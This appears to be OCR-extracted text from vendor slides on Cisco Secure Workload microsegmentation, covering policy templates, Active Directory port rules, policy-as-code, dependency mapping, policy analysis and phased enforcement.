    - InfoSec/NetSec policy boundaries
      - Prod cannot talk to Non-Prod
- Definition
  - Manually
  - Policy Templates
    - Pre-defined for common applications

Application Granular Policies

- Intent-based
  - Ringfencing application workloads policy
    - App-to-App
    - External-to-App / App-To-External
  - Microsegmentation of application workloads
- Definition
  - Manually (Ringfencing)
  - Automatically using Policy discovery
    - Fine-grain policies based on application behavior

Policy as Code

- Intent-based
  - Programmable policy automation
  - AppSec/DevSecOps focus
- Definition
  - Different Approaches
    - OpenAPI
    - Terraform
    - Ansible
    - CI/CD pipeline

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Policy Templates

Policy Templates

Search default or user generated Policy templates

Allow HTTP/HTTPS and SSH	Internet to Data Center (DENY 22, 3389)	Management to Data Center (ALLOW 123, 53)	Multi-Tier Application with Management
4 Suggested Policies	2 Suggested Policies	2 Suggested Policies	4 Suggested Policies
Preview	Preview	Preview	Preview

Jumphost to Data Center (ALLOW 22, 3389)	NonProd to PROD (DENY 1433)	Domain Controllers	Exchange
2 Suggested Policies	1 Suggested Policy	26 Suggested Policies	7 Suggested Policies
Preview	Preview	Preview	Preview

Invoice-App
Primary Workspace

... : Datacenter-SJC-14 : Production : InvoiceApp

Parameters

Data Center
Root : CSW-SBG-Org : Datacenter-SJC-14

Domain Controllers
... : Shared Services : AD-DNS

Policies

26 Suggested Policies

Rank	Priority	Action	Consumer	Provider	Protocol	Port
Default	100	ALLOW	... : Shared Services : AD-DNS	Root : CSW-SBG-Org : Datacenter-SJC-14	TCP	49152-65535
Default	100	ALLOW	... : Shared Services : AD-DNS	Root : CSW-SBG-Org : Datacenter-SJC-14	UDP	49152-65535
Default	100	ALLOW	... : Shared Services : AD-DNS	Root : CSW-SBG-Org : Datacenter-SJC-14	TCP	53 (DNS)
Default	100	ALLOW	... : Shared Services : AD-DNS	Root : CSW-SBG-Org : Datacenter-SJC-14	UDP	53 (DNS)
Default	100	ALLOW	Root : CSW-SBG-Org : Datacenter-SJC-14	... : Shared Services : AD-DNS	TCP	88 (Kerberos)
Default	100	ALLOW	Root : CSW-SBG-Org : Datacenter-SJC-14	... : Shared Services : AD-DNS	UDP	88 (Kerberos)
Default	100	ALLOW	Root : CSW-SBG-Org : Datacenter-SJC-14	... : Shared Services : AD-DNS	TCP	445 (Microsoft-ds)
Default	100	ALLOW	Root : CSW-SBG-Org : Datacenter-SJC-14	... : Shared Services : AD-DNS	TCP	464
Default	100	ALLOW	Root : CSW-SBG-Org : Datacenter-SJC-14	... : Shared Services : AD-DNS	UDP	464
Default	100	ALLOW	Root : CSW-SBG-Org : Datacenter-SJC-14	... : Shared Services : AD-DNS	TCP	636 (LDAP Secure)
Default	100	ALLOW	Root : CSW-SBG-Org : Datacenter-SJC-14	... : Shared Services : AD-DNS	TCP	3268 (LDAP Global Catalog)
Default	100	ALLOW	Root : CSW-SBG-Org : Datacenter-SJC-14	... : Shared Services : AD-DNS	TCP	3269 (LDAP Global Catalog SSL)

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
Policy as Code

https://github.com/CiscoDevNet/terraform-provider-secureworkload



https://galaxy.ansible.com/ui/repo/published/cisco/secureworkload/

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
CI/CD Pipeline



Policy update triggers the CI/CD pipeline action

Ansible playbooks or Terraform scripts can be run at appropriate CI/CD pipeline stages

Secure Workload takes the appropriate action

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

Policy Discovery and Policy Analysis

Automatically generated policy based on application behavior

- A key challenge with the microsegmentation journey is managing the policy lifecycle
- ADM (Application Dependency Mapping) is fundamental in the journey
- Using an application dependency map as a blueprint, Secure Workload automatically generates the microsegmentation policy
- Policy Deviations can be easily identified and corrected before enforcement with Policy Analysis





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

Policy Discovery and Policy Analysis

Automatically generated policy based on application behavior

- Discover policies for up to 1 year worth of traffic flows
  - Discover clusters for app-specific (child) scopes
  - Discover policies for scope-to-scope communications at higher (parent) scope
  - Policy discovery algorithm is flexible! Tune it as required or leverage the default config!
- Verify your current policy against past traffic (beyond traffic flow search retention) with ”Run Experiment”
  - Useful to verify seasonal flows or suspect attacks in the past





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Application Dependency Mapping

Application Workloads Classification and Policy Discovery

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
Application Dependency Mapping

Policy Discovery of Clusters – Behavior-Based and ML Grouping



Cluster: prod-siwapp-app

Cluster Actions | Name: prod-siwapp-app | Description | Query: **Hostname** *contains* **prod-siwapp-app-**

Edit Cluster Query (5) | View Cluster Details

Services 0 | Pods 0 | Workloads 3 | IP Addresses 0 | Neighbors 1

3 of 3 inventory

Orchestrator Type	Hostname	Address	OS	* Environment	* Location
vCenter	prod-siwapp-app-3	192.168.1.6	CentOS	Production	Datacenter
vCenter	prod-siwapp-app-2	192.168.1.5	CentOS	Production	Datacenter
infoblox, vCenter	prod-siwapp-app-1	192.168.1.4	CentOS	Production	Datacenter

Cluster: prod-siwapp-db

Cluster Actions | Name: prod-siwapp-db | Description | Query: * **orchestrator_system/machine_name** *contains* **prod-siwapp-db-**

Edit Cluster Query (5) | View Cluster Details

Services 0 | Pods 0 | Workloads 4 | IP Addresses 0 | Neighbors 1

prod-siwapp-haproxy-db-1

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
Application Dependency Mapping

Policy Discovery of Inventory Filters – Expose Only What is Required!



Filter | Filter Actions | Query

prod-siwapp-frontend-lb

∗ orchestrator_system/dns_name = finance.tme-csw.lab.

View Filter Details

Services 0 | Pods 0 | Workloads 1 | IP Addresses 0

1 of 1 inventory

Orchestrator Type ↑↓	∗ orchestrator_system/dns_name ↑↓	∗ orchestrator_system/machine_name ↑↓
dns, infoblox, vCenter	finance.insbu.lab., finance.tme-csw.lab.	prod-siwapp-haproxy-app-1, prod-siwapp-haproxy-app-1.demo

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
Application Dependency Mapping

Policy Discovery – User Identity Microsegmentation on Workloads!



Scope	Full Name	Primary App	Query
Finance Users	Root:CSW-SBG-Org:Campus:Finance Users	Invoice-App	∗ **LDAP_memberOf** *contains* **Finance** or ∗ **ISE_tag** *contains* **Finance**

View Scope Details

Services 0 | Pods 0 | Workloads 2 | IP Addresses 2

2 of **2** inventory

Address ↑↓	∗ ISE_tag ↑↓	∗ LDAP_memberOf ↑↓
10.40.100.56	Finance_Users	CN=RDS - All Devices Access,OU=Groups,OU=INSBU,DC=insbu,DC=lab, CN=RDS - Local Admin,

Note: No Agent or AnyConnect

Scope	Full Name	Query
Sales Users	Root:CSW-SBG-Org:Campus:Sales Users	∗ **LDAP_memberOf** *contains* **Sales** or ∗ **ISE_tag** *contains* **Sales**

View Scope Details

Services 0 | Pods 0 | Workloads 1 | IP Addresses 1

1 of **1** inventory

Hostname ↑↓	Address ↑↓	Agent Type ↑↓	∗ ISE_tag ↑↓	∗ ISE_username ↑↓
TME-CSW-ALICE.tme-csw.lab	192.168.25.33	AnyConnect	Sales_Users	alice

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Policy Analysis

Comprehensive Toolkit for: Policy Validation, Versioning and Compliance

Live Policy Analysis: p2

Manage Alerts | Run Experiment | Analyze Latest Policies

Select time range
Oct 9 1:27pm - Dec 1 4:27pm

10/15 10/22 10/29 11/5 11/26

11,449,794 total observations
Showing Flow Observations

Enter attributes...

Filter Flows

Filtered | Flow Observations

Permitted | Rejected | Escaped

Permitted 41.69K
Rejected 2.33K
Escaped 12.25K

140,000
120,000
100,000
80,000
60,000
40,000
20,000
0

10/15 10/22 10/29 11/5 11/12 11/19 11/26

Oct 29 01:00:00 am (CEST)
Granularity: 6 hours

Permitted: 41.69K (74.09%)
Rejected: 2.33K (4.14%)
Escaped: 12.25K (21.77%)

Analysing Version p1
Policy Analysis 1
Dec 1 02:25:10 pm (CET)

p1
p2

Analysing Version p2
Policy Analysis 2
Dec 1 04:21:48 pm (CET)

Top Names contributing to the selected **Flow Observations**.

Consumer Names	Provider Names
prod-siwapp-...	Unknown
prod-siwapp-...	prod-siwapp-...
prod-siwapp-...	prod-siwapp-...
prod-siwapp-...	prod-siwapp-...
prod-siwapp-...	prod-siwapp-...
prod-siwapp-...	shared-db-dev
prod-siwapp-...	prod-siwapp-...
prod-siwapp-...	prod-siwapp-...
prod-siwapp-...	prod-siwapp-...
prod-siwapp-...	h4-dmz-ad1

Found **11,136,060** Flow Observations

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Policy Analysis

What-If Scenarios and Traffic Violations

Traffic would have been dropped (testing real traffic with policies without enforcing!)

Timestamp	Policy Categories	Consumer Name	Provider Name	Consumer Address	Provider Address	Consumer Port	Provider Port	Protocol
Sep 29 4:58:00am	ESCAPED	Unknown	Unknown	192.168.29.10	192.168.2.101	50675	22	TCP

What-If Scenarios with Quick Flow Analysis

Quick Hypothetical Flow Analysis

Match this Hypothetical Flow against

Analyzed Policies | Enforced Policies

Consumer Address: 192.168.29.10

Provider Address: 192.168.2.101

Protocol: TCP

Provider Port: 22

Policy Decision: DENY

Find matching policies

Consumer Outbound Policies

No Match

Please make sure policy analysis is enabled on external applications that need to be taken into account.

Provider Inbound Policies

Root

DENY Any : Any Catch All

dev ecommerce app [p1] ... : Datacenter : Development : eCommerce-Dev

If applied, the default-deny policy would reject this flow

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
Policy Enforcement

Dynamic Policy Enforcement

Unified policy enforcement for host, network, and cloud workloads!

- Secure Workload leverage the scope structure (organizational hierarchy) for RBACs
- This allows AppSec/DevSecOps to secure their applications, while InfoSec/NetOps/SecOps ensure that guardrails controls are present
- Result: Consistent Allow-List Policies!



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
Policy Enforcement Approach – Bottom up

- Works well at smaller scale with small set of applications
- Complex approving process
- Dependency on existing inventory
- Continuous app owner engagement for changes



Pick an App and do reverse-discovery

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
Policy Enforcement Approach – Top-down

- Aligns with Zero-Trust Architecture to define and segment trust zones first
- Value realization starts faster paired with a phased approach
- Has less dependencies on customer data set maturity
- Provides a pathway to granular application policy



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
Top-Down: Phase 1

Examples:

Global Policy – Org/DC wide scope

PCI OOS	PCI CDE	Any Protocol
Production	Non-production	Any Protocol
Internet	OT device network	Any Protocol



Phase 1: Reduce Attack Surface

- Define global policies to achieve larger security intent for an organization.
- This policy will trickle down to every single application hosted in the Data Center

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

Top-Down: Phase 2

Examples:





Phase 2: Ringfence

- Restrict what is allowed incoming and outgoing to a given application.
- Allows all workloads within an application to communicate over any port.
- ADM – Scope to Scope policies

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
Top-Down: Phase 3

Examples:

Application – App Scope

Internet	Web Tier	HTTPS Protocol 443
Web Tier	Application Tier	HTTP Protocol 8089
Application Tier	Database Tier	MySQL Protocol 3306

Deny All



Phase 3: Microsegmentaton

- Refine the coarse application policies to microsegment down to each workload.

